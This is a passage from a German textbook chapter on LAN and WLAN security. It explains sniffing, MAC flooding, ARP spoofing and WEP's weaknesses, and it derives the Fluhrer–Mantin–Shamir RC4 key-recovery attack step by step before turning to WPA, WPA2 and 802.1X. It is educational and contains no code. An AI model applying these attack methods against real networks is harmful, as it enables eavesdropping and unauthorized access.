werden. Diese Strategie hat sich erstaunlich gut bewährt, nicht zuletzt, weil die verfügbare Datenrate bei Ethernet-Technologien im Lauf der Zeit enorm gesteigert werden konnte.

Als Übertragungsmedium wurden für Ethernet zunächst Koaxialkabel verwendet, wie man sie heute noch für Satellitenempfang verwendet. An ein langes Kabel waren alle Rechner im Ethernet angeschlossen, es wurde als (eindimensionales) Rundfunkmedium genutzt. Dies erlaubte es auch, Ethernet-Prinzipien leicht in den Bereich der Wireless LANs (WLAN) zu übertragen. Später wurde diese recht kompliziert zu handhabende Art der Verbindung durch sternförmige Twisted-Pair-Verkabelungen ersetzt, bei denen alle Rechner an einen *Hub* angebunden wurden. Dieser Hub leitete jedes eingehende Signal lediglich auf allen anderen Kabeln weiter, die Rundfunk-Eigenschaft von Ethernet blieb also erhalten. Heute werden statt Hubs *Switches* eingesetzt, die aufgrund einer MAC-Tabelle eingehende Nachrichten nur an einzelne Kabel weiterleiten, Ethernet ist heute also kein Rundfunkmedium mehr.

3.1.2 LAN-spezifische Angriffe

Network Sniffing. Aus der Rundfunk-Eigenschaft der Ethernet-Technologie ergab sich der erste LAN-spezifische Angriff: Jeder Rechner, der in ein LAN eingebunden war, konnte durch Umschalten seiner Netzwerkkarte in den *promiscous mode* alle Nachrichten (z.B. auch Passwörter) mitlesen. Mit Tools wie Wireshark [Wir] kann man diese Daten dann leicht analysieren.

Dies ist in LANs mit Switches nicht mehr direkt möglich, aber man kann manche Switches zurück in den „Hub-Modus“ schalten, und zwar durch Erzeugen eines „Überlaufs“ der MAC-Tabelle: Wird einem Switch mitgeteilt, dass es sehr viele neue MAC-Adressen im LAN gibt, so kann er diese irgendwann nicht mehr in seiner MAC-Tabelle speichern. Um alle Nachrichten sicher zuzustellen muss er dann dazu übergehen, alle Nachrichten an alle angeschlossenen Kabel weiterzuleiten, und der Angriff funktioniert wieder.

ARP Spoofing. Im LAN sind nur die MAC-Adressen relevant, während IP-Pakete an die IP-Zieladresse geliefert werden müssen. Um eine Verknüpfung zwischen diesen beiden Adressstypen herzustellen, wird das *Address Resolution Protocol (ARP)* [Plu82] eingesetzt. Ein Netzwerkgerät, das ein IP-Paket abzuliefern hat, kann über ARP einfach alle Hosts in LAN fragen, welche MAC-Adresse zu dieser IP-Adresse gehört.

Da die Antwort auf eine solche Anfrage nicht kryptographisch geschützt ist, kann ein im LAN sitzender Angreifer alle solchen Anfragen mit seiner eigenen MAC-Adresse beantworten. Dies bezeichnet man als *ARP Spoofing*. Wenn er schnell genug ist, kann er so den gesamten IP-Verkehr im LAN über sich umleiten, da die zeitlich erste Antwort zählt. Der Angreifer kann so im LAN als Man-in-the-middle agieren, d.h. er kann jegliche Netzwerkkommunikation mitlesen und auch verändern.

3.1.3 Nicht-kryptographische Sicherungsmechanismen

MAC Whitelisting. Sind die Geräte, die an ein LAN angeschlossen sind, alle bekannt, so kann man die MAC-Adressen dieser Geräte fest in den Switch einprogrammieren. Ein solcher Ansatz, bei der alle Geräte aufgelistet werden, denen der Zugriff erlaubt wird, wird auch als *Whitelisting* bezeichnet.

Dies erschwert den Zugang eines Angreifers zum LAN, macht ihn aber nicht unmöglich: MAC-Adressen können gefälscht werden, d.h. ein Angreifer könnte seinem eigenen Gerät eine der MAC-Adressen von der „Weißen Liste“ geben.

VLANs. Zur Verkabelung werden im LAN-Bereich heute strukturierte Ansätze gewählt, d.h. alle Geräte werden über einige wenige zentrale Switches verbunden. Es wäre somit möglich, alle Geräte in ein einziges großen LAN einzubinden.

Da sich mit der Größe des LANs aber auch dessen Anfälligkeit für LAN-spezifische Angriffe erhöht, ordnet man die einzelnen Geräte in *virtuelle LANs (vLAN)* ein. Diese

Zuordnung kann völlig willkürlich erfolgen, und muss die räumliche Nähe der Geräte nicht berücksichtigen.

Da vLANs relativ leicht neu konfiguriert werden können, muss in Unternehmen sichergestellt werden, dass dies nicht willkürlich erfolgt, und dass die aktuelle Konfiguration auch der IT-Sicherheitsabteilung bekannt ist. Ansonsten könnten Sicherheitsmaßnahmen wie (virtuelle) Firewalls umgangen werden.

3.2 Wireless LAN

Grundsätzlich gibt es im LAN-Bereich für einen Angreifer immer die Schwierigkeit, sich physikalisch mit einem Kabel an das LAN anzuschließen, um es abhören zu können.

Diese Hürde ist seit der Einführung der drahtlosen („wireless“) LANs gefallen. Es fällt nicht unbedingt auf, wenn ein firmenfremder Besucher den Funkverkehr mit seinem Laptop belauscht, zumal die Reichweite eines WLANs nicht durch Bürowände begrenzt wird. Sicherheitsmaßnahmen sind also dringend erforderlich.

Die wichtigsten Spezifikationen für drahtlose LANs sind die IEEE 802.11-Standards [IEE99]. Sie definieren Funkübertragungsprotokolle und Frequenzbereiche (IEEE 802.11 a, b, g, n), besondere Netzwerke oder Netzwerkkomponenten (IEEE 802.11 c, d, s), länderspezifische Besonderheiten (IEEE 802.11 h, j, y), und insbesondere auch die Sicherheitsmechanismen (IEEE 802.11 i, [IEE04]).

WLAN-Kommunikation erfolgt im Halbduplex-Verfahren (d.h. immer nur ein Gerät kann senden), und beim Auftreten von Kollisionen (die schwerer zu detektieren sind) werden ähnliche Verfahren wie bei Ethernet angewandt. Eine Kommunikation kann nicht nur zwischen einem Endgerät und einem Access Point ablaufen (Infrastrukturmodus), sondern oder auch direkt zwischen zwei Endgeräten (Ad-Hoc Modus). Eine sehr gute Einführung in all diese nicht sicherheitsrelevanten Themen gibt das klassische Lehrbuch von Andrew Tanenbaum [TW10].

3.2.1 Nichtkryptographische Sicherheitsfeatures von IEEE 802.11

In WLANs kommen zunächst altbekannte Sicherheitsmechanismen zum Einsatz [PV01]: Zugangskontrolle über die MAC-Adressen der Netzwerkkarten, außerdem eine logische Unterteilung des Funkmediums durch Netzwerknamen (SSIDs), die im Klartext übertragen werden. Das Problem, das MAC-Adressen gefälscht werden können, besteht für alle LAN-Technologien.

Ein *Service Set Identifier (SSID)* ist zunächst einmal nur ein Name, um verschiedene WLAN-Netzwerke voneinander unterscheiden zu können. Er kann auch als (schwächeres) Äquivalent zu einem vLAN angesehen werden. SSIDs können vom Access Point im Klartext gesendet werden, um alle WLAN-fähigen Geräte im Empfangsbereich über die Existenz des Netzwerks zu informieren. Als minimale Sicherheitsmaßnahme kann dies aber auch unterdrückt werden, das WLAN wird in der Liste der




Abb. 3.2 WEP Verschlüsselung von Datenpaketen

verfügbarer Netzwerke dann nicht mehr angezeigt. Kennt der Angreifer aber die SSID, so kann er diese in sein Gerät eingeben.

Diese beiden Methoden bieten gegen einen entschlossenen Angreifer keinen hinreichenden Schutz.

3.3 Wired Equivalent Privacy (WEP)

Man hat dieses Problem erkannt und zunächst eine rudimentäre Sicherheitsarchitektur erarbeitet, die *Wired Equivalent Privacy* (WEP). Wie der Name schon sagt, liegt der Fokus dabei nicht auf einem hochsicheren Standard, sondern lediglich auf der Schaffung einer den drahtgebundenen LANs ähnlichen Sicherheitsstufe. Heute sollte WEP nicht mehr eingesetzt werden, sondern WPA2 (vgl. Abschnitt 3.4).

Das Schlüsselmanagement von WEP ist rudimentär: Zur Verschlüsselung des Datenverkehrs zwischen Laptop und Access Point, oder zwischen zwei Laptops, müssen diese den gleichen symmetrischen Schlüssel k besitzen. Dieser Schlüssel muss manuell eingegeben werden, etwa in Form eines Passworts, das dann gehasht wird.

Der IEEE-Standard sieht natürlich die Möglichkeit vor, für jeden Nutzer einen eigenen Schlüssel zu verwenden (Key Mapping Key, [IEE04] 8.2.1.3 ff), aber wenn diese manuell in jedem Access Point administriert (und gewartet) werden müssen, stehen die Chancen für einen Einsatz einer kryptographisch sicheren Schlüsselverteilung schlecht. Abhilfe schaffen kann hier nur der Einsatz eines EAP-Protokolls (siehe Abschnitt 3.4).

3.3.1 Funktionsweise von WEP

Die Funktionsweise von WEP ist in Abbildung 3.2 illustriert:

- Der Schlüssel K wird zusammen mit einem zufällig gewählten Initialisierungsvektor IV verwendet, um mit dem RC4-Algorithmus eine Byte-Schlüsselfolge zu erzeugen.

- Der mit einer CRC-Prüfsumme¹ versehene Klartext wird dann mit diesem Bytestrom bitweise XOR-verknüpft.
- An den Chiffretext wird der *IV* im Klartext angehängt, und das Ergebnis wird über die Luftschnittstelle übertragen.

3.3.2 RC4

Die Stromchiffre *RC4* wurde 1987 von Ron Rivest entwickelt („Rivest Cipher 4“) und wurde zu einer der am häufigsten implementierten Chiffren in Softwareanwendungen. Die Funktionsweise von RC4 war zunächst ein Geschäftsgeheimnis der Firma RSA Security Inc., erst sieben Jahre später wurden die Algorithmen anonym als Quelltext veröffentlicht. Daher gilt das Design von RC4 heute nicht mehr als Geschäftsgeheimnis [Wik].

RC4 kann mit binären „Worten“ beliebiger Länge n betrieben werden. Meist wird $n = 8$ gewählt, und RC4 operiert somit auf Bytes. Zentrale Datenstruktur ist ein Array $S[]$ der Länge $N = 2^n$, das zunächst mit den Werten $0, \dots, 2^n - 1$ vorbelegt wird.

RC4 besteht aus einem „Key scheduling Algorithm“ **KSA** und einem Ausgabealgorithmus **PRGA** („Pseudo Random Generation Algorithm“). Der verwendete kryptographische Schlüssel kann eine beliebige Länge haben; die einzige Einschränkung ist, dass diese Länge ein Vielfaches der Wortlänge n sein muss, also in der Regel ein Vielfaches von 8.

Der Algorithmus **KSA** erstellt nach Eingabe eines zufälligen, ℓ Wörter langen Schlüssels K (welcher typischerweise zwischen 40 bis 256 Bit lang ist) eine Permutation Π der Menge $\{0, \dots, N - 1\}$, die im Array $S[]$ gespeichert wird. In einem zweiten Schritt wird der pseudozufällige Schlüsselstrom vom Algorithmus **PRGA** aus dieser Permutation generiert, ebenfalls unter Verwendung des Arrays $S[]$. Die Algorithmen **KSA** und **PRGA** sind in Abbildung 3.3 dargestellt. Alle Additionen werden hier modulo N berechnet.

Der Algorithmus KSA. In der Initialisierungsphase wird das Array $S[]$ als Identitätspermutation initialisiert und der Index j auf 0 gesetzt. In den N Runden der „Scrambling Phase“ durchläuft der Index i alle Zahlen von 0 bis $N - 1$ in einer **for**-Schleife. Innerhalb der **for**-Schleife wird der Index j durch Aufaddieren des i -ten Eintrages von S und der Wörter des Schlüssels K (in zyklischer Abfolge: nach dem letzten Schlüsselbyte wird wieder das erste Schlüsselbyte verwendet) pseudozufällig aktualisiert. Anschließend werden in $S[]$ die Einträge von i -ter und j -ter Stelle vertauscht. Nach diesen N Runden ist in $S[]$ eine vom Schlüssel K abhängige (pseudo)zufällige Permutation Π der Zahlen 0 bis $N - 1$ gespeichert.

¹CRC steht für „Cyclic Redundancy Check“, dies ist lediglich ein fehlererkennender Code und kein MAC.

KSA	PRGA
Input: K	Input: K
Initialisierung:	Initialisierung:
for $i = 0$ to $N - 1$ do	$i = 0$
$S[i] = i$	$j = 0$
end for	
$j = 0$	
Scrambling:	Generation Loop:
for $i = 0$ to $N - 1$ do	$i = i + 1$
$j = j + S[i] + K[i \bmod \ell]$	$j = j + S[i]$
$\text{Swap}(S[i], S[j])$	$\text{Swap}(S[i], S[j])$
end for	
Output: S	Output: $z = S[S[i] + S[j]]$

Abb. 3.3 Der Key Scheduling Algorithmus KSA und der Pseudo-Zufallszahlen Generator PRGA.

Der Algorithmus PRGA. Der PRGA Algorithmus übernimmt das von der KSA erzeugte permutierte Array $S[]$ und initialisiert die Indizes i und j wieder mit 0. Anschließend werden die folgenden vier einfachen Operationen durchlaufen:

1. i wird als Zähler modulo N inkrementiert
2. j wird pseudozufällig durch Aufaddieren von $S[i]$ (modulo N) inkrementiert
3. die Einträge in S an i -ter und j -ter Stelle werden vertauscht
4. der Wert von S an der Stelle $(S[i] + S[j] \bmod N)$ wird als Schlüsselstrom-Wort ausgegeben.

3.3.3 Sicherheitsprobleme von WEP

Schlüsselmanagement. Das (fehlende) Schlüsselmanagement ist eines der Sicherheitsprobleme von WEP. In der Regel erhalten also alle Nutzer eines WLANs aus Gründen der Minimierung des Administrationsaufwands den gleichen Schlüssel, der dann nicht lange geheim bleiben muss:

- Ein entlassener Angestellter kann den Schlüssel mitnehmen. Bei jedem solchen Ereignis müsste also eigentlich der Schlüssel gewechselt werden.
- Bei der Reparatur oder Verkauf eines Laptops kann der gespeicherte Schlüssel in falsche Hände geraten.

Known-Plaintext-Angriffe auf Stromchiffren. Das zweite Problem ist die Verwendung einer Stromchiffre (RC4) zur Verschlüsselung: Wird der gleiche Schlüsselstrom s mehr-

fach verwendet wird, so kann man durch XOR-Verknüpfung der beiden Chiffretexte Informationen über die Klartexte erhalten:

$$(m_1 \oplus s) \oplus (m_2 \oplus s) = m_1 \oplus m_2.$$

Je mehr Chiffretexte man abfangen kann, die mit dem gleichen Schlüsselstrom verschlüsselt sind, desto mehr Information über die einzelnen Nachrichten kann man berechnen.

Da alle Endgeräte in einem WLAN den gleichen Schlüssel k verwenden, liegt es nur noch am Initialisierungsvektor IV , das Auftreten gleicher Schlüsselfolgen zu verhindern. Hier liegt nun ein weiteres Sicherheitsproblem des WEP-Standards: Er macht keine Angaben dazu, wie der IV gewählt werden soll, sondern sagt nur aus, dass der IV für jede Nachricht anders sein sollte.

Daher gibt es viele Implementierungen des WEP-Standards, die nach einem Reset einfach den IV auf Null setzen, und ihn dann in EinerSchritten inkrementieren. Dadurch treten sehr oft gleiche Schlüsselfolgen auf. Diese sind leicht erkennbar, da der IV unverschlüsselt mit übertragen wird (vgl. Abbildung 3.2).

Noch schlimmer ist es, wenn der Klartext zu einem Chiffretext bekannt wird. In der Praxis treten bestimmte Kommunikationsmuster immer und immer wieder auf. Ein Beispiel dafür sind ARP-Anfragen. Erkennt der Angreifer ein verschlüsseltes Paket dieser Größe, kann er den korrekten Klartext mit einer nicht vernachlässigbaren Wahrscheinlichkeit erraten. Dadurch kann ein Angreifer einen *Known-Plaintext-Angriff* durchführen und

$$(m \oplus s) \oplus m = s$$

bilden, und kennt so den Schlüsselstrom s_{IV} zu einem gegebenen IV . Er kann in Zukunft alle Nachrichten, die mit diesem IV und dem (dem Angreifer weiterhin unbekannten) Schlüssel k geschützt sind, lesen. Dieser Angriff kann für den Fall verallgemeinert werden, dass nur Teile des Klartextes bekannt sind. In diesem Fall werden auch nur die entsprechenden Teile des Schlüsselstroms bekannt.

Verschlüsselung schützt nicht die Integrität. Wenn man einen Schlüsselstrom zu einem IV kennt, kann man auch eigene Nachrichten in das WLAN einschleusen: Der WEP-Standard sieht keinerlei Authentisierungsmechanismen für die Pakete selbst vor, nur eine CRC-Prüfsumme, die irreführend als „Integrity Check Value“ bezeichnet wird. Ein Angreifer kann eine beliebige Nachricht wählen, die CRC-Prüfsumme dazu bilden, das Ganze mit dem bekannten Schlüsselstrom XOR-verknüpfen, und den passenden IV dahinter anfügen. Wenn er jetzt noch die anderen ungeschützten Felder des 802.11-Pakets fälscht, ist das neue Paket im WLAN nicht von anderen unterscheidbar.

Da die Prüfsummenbildung mit der XOR-Verknüpfung vertauschbar ist, kann ein aktiver Angreifer auch Nachrichten manipulieren, bei denen er den Schlüsselstrom gar nicht kennt. Er kann beliebig viele Bits des Klartextes gezielt invertieren (obwohl er nicht weiß, welchen Wert sie haben), und dann die Prüfsumme wieder korrigieren.

Um das Ganze auf die Spitze zu treiben, kann man diese Eigenschaft auch noch verwenden, um sich Pakete entschlüsseln zu lassen. Der Trick ist ganz einfach: In der WEP-Nutzlast werden meist IP-Pakete transportiert. Die Position der IP-Zieladresse in dieser Nutzlast ist leicht zu berechnen, und wenn die IP-Netzwerknummer (vgl. Unterabschnitt 5.1.1) bekannt ist, sind auch viele der Klartextbits bekannt. Ein Angreifer kann gezielt die Bits der IP-Zieladresse so abändern, dass das Paket in ein vom Angreifer kontrolliertes Netzwerk (oder in ein offenes LAN) umgeleitet wird. Die Entschlüsselung des Pakets übernimmt der Access Point.

3.3.4 Der Angriff von Fluhrer, Mantin und Shamir

Als wäre das alles nicht schon schlimm genug, gibt es auch noch gravierende Probleme mit dem Algorithmus RC4, wenn ein Teil des Schlüssels ein der öffentlich bekannte Initialisierungsvektor IV ist.²

In [FMS01] haben Fluhrer, Mantin und Shamir eine Attacke beschrieben, die es ermöglicht, allein durch Abhören von verschlüsselten WEP-Paketen den geheimen Schlüssel zu berechnen. Dieser Attacke liegen Schwächen im Key-Scheduling-Algorithmus von RC4 zugrunde. Die geschilderten Angriffe aus [FMS01] wurden bereits in den Programmen AirSnort [AC14] und WEPCrack [WC02] implementiert und sind als Sourcecode verfügbar. Aktuelle Weiterentwicklungen des FMS-Angriffs, wie der Angriff von Pyshkin, Tews und Weinmann [TWP07] arbeiten deutlich effizienter und kommen bereits mit 40.000 bis 85.000 Paketen aus, um WEP mit 104 Bit Schlüssellänge zu brechen. Ein solcher Angriff ist innerhalb einer Minute möglich.

Weiterentwicklungen von WEP versuchen, eine Balance zwischen der Kompatibilität mit alten Geräten und dem Schutz gegen den FSM- oder PTW-Angriff zu finden, indem sie ein dynamisches Schlüsselmanagement zu WEP hinzufügen, bei dem die Schlüssel so oft gewechselt werden, dass die Angriffe ins Leere laufen.

Voraussetzungen des Angriffs. Für den Angriff ist nur das erste Ausgabewort des PRGA wichtig. Im Abbildung 3.4 sehen wir das interne Array von RC4, direkt nach dem Durchlauf des Algorithmus KSA. Das erste Wort des Schlüsselstroms wird nur aus den Werten von drei spezifischen Positionen der Permutation S gebildet. Wenn dies die im Bild markierten Werte sind, dann ist das erste Ausgabewort der als Z bezeichnete Wert.

Dieses Byte können wir in der Regel über einen Know-Plaintext-Angriff ermitteln: Mit WEP werden ja komplett Datenpakete verschlüsselt, und mit Z wird so in der Regel eine IP-Adresse verschlüsselt, die nicht geheim ist.

²Der hier beschriebene Angriff ist in anderen Einsatzszenarien von RC4 *nicht* möglich, z.B. in SSL/TLS.

1	X				X + Y			
	X				Y			Z

Abb. 3.4 Die Zustand des internen Arrays $S[]$ direkt nach der KSA

Known IV Attack auf RC4. Wir betrachten nun den Fall, bei dem der Initialisierungsvektor IV vor dem geheimen Schlüssel K steht: $IV||K = K[0]||K[1]||\dots||K[\ell]$ und $IV = K[0]||K[1]||K[2]$.

Wir befinden uns im folgenden Angriffsszenario: Wir haben die ersten A Wörter des geheimen Schlüssels K , also $K[3], \dots, K[A+2]$, bereits mithilfe des hier beschriebenen Angriffs ermittelt, und wir wollen das nächste Wort $K[A+3]$ herausfinden. (Wir starten also mit $A = 0$ und gehen iterativ bis $A = \ell$ vor.) Hierfür betrachten wir verschiedene Initialisierungsvektoren der Form $(A+3, N-1, X)$ für etwa 60 unterschiedliche Werte von X , und die dazu gehörigen Chiffretexte. Alle anderen IVs ignorieren wir.

Der Grund für die Auswahl genau dieser IVs wird gleich klar werden: Das erste Byte der untersuchten Initialisierungsvektoren gibt genau die Position $A+3$ des gesuchten Schlüsselbytes in der Bytefolge $IV||K$ an. Das zweite Byte muss immer konstant gleich 255, und das dritte Byte darf beliebig sein.

Den Wert Z ermitteln wir über einen Known-Plaintext-Angriff aus dem ersten Byte des Chiffretextes.

Im ersten Schritt des KSA ($i_0 = 0$) hat j_0 den Wert $A+3$ und die Einträge in $S[0]$ ($= 0$) und $S[A+3]$ ($= A+3$) werden durch die *Swap* Funktion vertauscht. Dies führt zu dem in Abbildung 3.5 skizzierten Zustand.

Im zweiten Schritt ($i_1 = 1$) ist

$$j_1 = j_0 + S[i_1] + K[i_1] = (A+3) + 1 + (N-1) \mod N = A+3,$$

wird also erneut auf den Wert $A+3$ gesetzt. Anschließend werden $S[1]$ ($= 1$) und $S[A+3]$ ($= 0$) vertauscht. Das Ergebnis dieses Schrittes ist in Abbildung 3.6 zu sehen.

Der nächste Schritt ($i_2 = 2$) verwendet den Index $j_2 = j_1 + S[i_2] + K[i_2] = (A+3) + 2 + X$. Da in diese Berechnung der zufällige Wert X einfließt dürfen wir annehmen, dass die verbleibenden *Swap* Operationen zufällig sind.

$A+3$	$N-1$	X	$K[3]$			$K[A+3]$		
0	1	2	3			$A+3$		
$A+3$	1	2	3			0		

i_0 j_0

Abb. 3.5 Runde 0 des Angriffs. Oben ist der Anfang des Schlüsselarrays dargestellt, das aus $IV||K$ besteht, darunter der Zustand des Arrays $S[]$ nach Runde 0. Die Subscripte von i und j geben die jeweilige Runde an, in dem sich der KSA befindet.

$A + 3$	$N - 1$	X	$K[3]$			$K[A + 3]$		
0	1	2	3			$A + 3$		
$A + 3$	0	2	3			1		

i_1 j_1

Abb. 3.6 Runde 1 des Angriffs

Der Angreifer kennt den Wert X (da dieser im Klartext übertragen wird) und die Werte $K[3], \dots, K[A + 2]$ des geheimen Schlüssels. Er kann die nun folgenden Schritte des KSA eigenständig berechnen bis einschließlich Runde $A + 2$.

Hier kennt der Angreifer den Wert j_{A+2} und den exakten Zustand des Arrays $S_{A+2}[]$ (gleich Zustand des Arrays nach Runde $A + 2$). Wenn die Werte $S_{A+2}[0]$ und $S_{A+2}[1]$ nicht $A + 3$ und 0 sind, so verwirft der Angreifer den Initialisierungsvektor und betrachtet den nächsten.

Ansonsten betrachtet er in Runde $A + 3$ die Formel zur Berechnung von j_{A+3} genauer:

$$j_{A+3} = j_{A+2} + S_{A+2}[A + 3] + K[A + 3] \mod N$$

Erste Beobachtung: In dieser Formel taucht der gesuchte Wert $K[A + 3]$ auf! Zweite Beobachtung: Würden wir j_{A+3} kennen, so könnten wir $K[A + 3]$ berechnen, da wir die anderen Werte j_{A+2} und $S_{A+2}[A + 3]$ aus Runde $A + 2$ kennen!

Das Ziel des Angreifers ist es nun, j_{A+3} zu berechnen. Dazu betrachtet er die in Abbildung 3.7 dargestellten Situation. Besonders interessieren ihn die Positionen 0, 1 und $A + 3$ in diesem Array.

Nach Runde $A + 3$ werden noch $N - (A + 3)$ Swap-Operationen durchgeführt. Wenn diese eine der drei „interessanten“ Positionen verändern, läuft der Angriff ins Leere. Mit einer gewissen (nicht zu kleinen) Wahrscheinlichkeit bleiben die drei Positionen 0, 1 und $A + 3$ aber unverändert.

In diesem Fall wird das erste Ausgabebyte der PRGA-Funktion wie folgt berechnet:

$$Z = S[S[1] + S[S[1]]] = S[0 + S[0]] = S[0 + A + 3] = S[A + 3] = S_{A+2}[j_{A+3}]$$

$A + 3$	$N - 1$	X	$K[3]$			$K[A + 3]$		
0	1	2	3			$A + 3$		
$A + 3$	0	$S[2]$	$S[3]$			$S_{A+2}[j_{A+3}]$		

i_{A+3}

Abb. 3.7 Zustand des Arrays $S[]$ nach Runde $A + 3$ des Angriffs. In dieser Runde wurden $S_{A+2}[A + 3]$ (da $i_{A+3} = A + 3$) und $S_{A+2}[j_{A+3}]$ vertauscht. An der Position $A + 3$ steht also jetzt im Array der Wert $S_{A+2}[j_{A+3}]$.

Unsere Annahme war es ja, dass wir dieses erste Ausgabebyte Z kennen. Wir kennen zudem das komplette Array $S_{A+2}[]$ und können daher Z in diesem Array suchen. Dadurch erhalten wir j_{A+3} als die Position von Z in diesem Array, und können somit $K[A + 3]$ berechnen!

Damit haben wir unser Ziel erreicht, und wir haben ein weiteres Byte des geheimen Schlüssels berechnet. Dieser Algorithmus ist *linear* in der Anzahl der Schlüsselbytes, ein längerer Schlüssel hilft also nicht dagegen. WEP ist somit komplett gebrochen.

3.4 Wi-Fi Protected Access (WPA)

WPA. Als die Angriffe auf WEP publiziert wurden, war der WLAN-Sicherheitsstandard IEEE 802.11i noch nicht fertig. Da aber sofort eine Lösung für das Problem gefunden werden musste, einigten sich die Hersteller von WLAN-Equipment in der Wi-Fi Alliance auf eine Übergangslösung, die unter dem Schlagwort *Wi-Fi Protected Access (WPA)* bekannt wurde. Zwar wurde die Kombination RC4 mit vorangestelltem IV beibehalten, es wurden aber folgende Änderungen vorgenommen:

- RC4 wird nur noch mit Schlüsseln der Länge 128 Bit eingesetzt, von diesen Bit sind allerdings 48 Bit des IV bekannt.
- Die CRC-Prüfsumme wurde durch einen Message Authentication Code auf Basis der Chiffre Michael ersetzt. Dieser MAC ist zwar nicht mehr linear, bietet aber auch nur 20 Bit Sicherheit.
- Mit dem *Temporal Key Integrity Protocol (TKIP)* wurde ein rudimentäres Schlüsselmanagement eingeführt.

Erste Angriffe auf TKIP wurden in [TB09, TOOM12] beschrieben.

WPA2. Da TKIP immer nur als Übergangslösung gedacht war, sollte der eigentliche IEEE 802.11i-Standard genutzt werden, der auch unter dem Schlagwort *WPA2* bekannt geworden ist. Änderungen sind hier:

- RC4 wird ersetzt durch AES im Counter-Mode.
- Es wird ein 128-Bit-MAC auf Basis von AES-CBC gebildet, von dem aber nur 64 Bit übertragen werden.

Schlüsselmanagement. WPA und WPA2 können beide mit zwei verschiedenen Schlüsselmanagement-Methoden betrieben werden: Mit festen Pre-Shared Keys (PSK), oder mit dynamisch neu zugewiesenen Schlüsseln über ein Extensible Authentication Protocol (EAP) (vgl. Kapitel 2.7).




Abb. 3.8 Einordnung IEEE 802.1X in eine EAP-Umgebung.

3.5 IEEE 802.1X

IEEE 802.1X ist ein Standard, um eine Port-basierte Zugriffskontrolle auf ein Netzwerk zu realisieren. Er wird meist im Kontext von WLANs erwähnt, kann aber auch für alle anderen Netzwerke eingesetzt werden. Er definiert unter anderem die Weiterleitung von EAP-Nachrichten in einer LAN-Umgebung: *EAP-Over-LAN (EAPOL)*.

Die grundlegende Architektur von IEEE 802.1X ist in Abbildung 3.8 dargestellt: Ein *Supplicant* benanntes Gerät möchte Zugang zu einem LAN oder dem Internet erhalten. Dieser Zugang kann technisch nur vom *Authenticator* eingerichtet werden, z.B. durch Freigabe eines Ports. (Der Authenticator kann z.B. ein WLAN-Accesspoint, ein Network Access Server, oder ein LAN-Switch sein.) Der Authenticator entscheidet aber nicht selbst, ob dieser Zugang gewährt wird, sondern agiert als RADIUS- oder Diameter-Client und leitet die Nachrichten eines EAP-Protokolls (vgl. Abschnitt 2.7) zwischen Supplicant und *Authentication Server* weiter. Falls diese Authentifikation erfolgreich war, teilt der Authentication Server (in seiner Rolle als RADIUS/Diameter-Server) dies dem Authenticator (in seiner Rolle als RADIUS/Diameter-Client) mit, und dieser kann die Port-Freigabe umsetzen.

In WLAN-Umgebungen kann über diese Architektur auch ein WEP/WPA-Schlüsselmanagement realisiert werden: Hier kann z.B. der Authentication Server mit dem Supplicant im Rahmen eines geeigneten EAP-Protokolls einen Schlüssel vereinbaren, und dieser Schlüssel wird dann über RADIUS/Diameter an den Authenticator weitergegeben.

Dies ist jedoch nicht Gegenstand des IEEE 802.1X Kernstandards, und daraus ergeben sich einige generische Schwachpunkte:

- Wird Authentifikation ohne Verschlüsselung eingesetzt, so kann ein Angreifer die unverschlüsselte Verbindung nach der Authentifikation einfach übernehmen. Dies wurde für IEEE 802.1X im Jahr 2005 von Steve Riley beobachtet [Ril].




Abb. 3.9 Einordnung von IEEE 802.1X in eine EAP-Umgebung.

- Das Beenden einer Verbindung wird durch völlig ungeschützte EAPOL-Logoff-Pakete initiiert. Hier bietet sich z.B. im WLAN-Umfeld eine einfache Möglichkeit für einen DoS-Angriff.

3.6 IEEE 802.11i

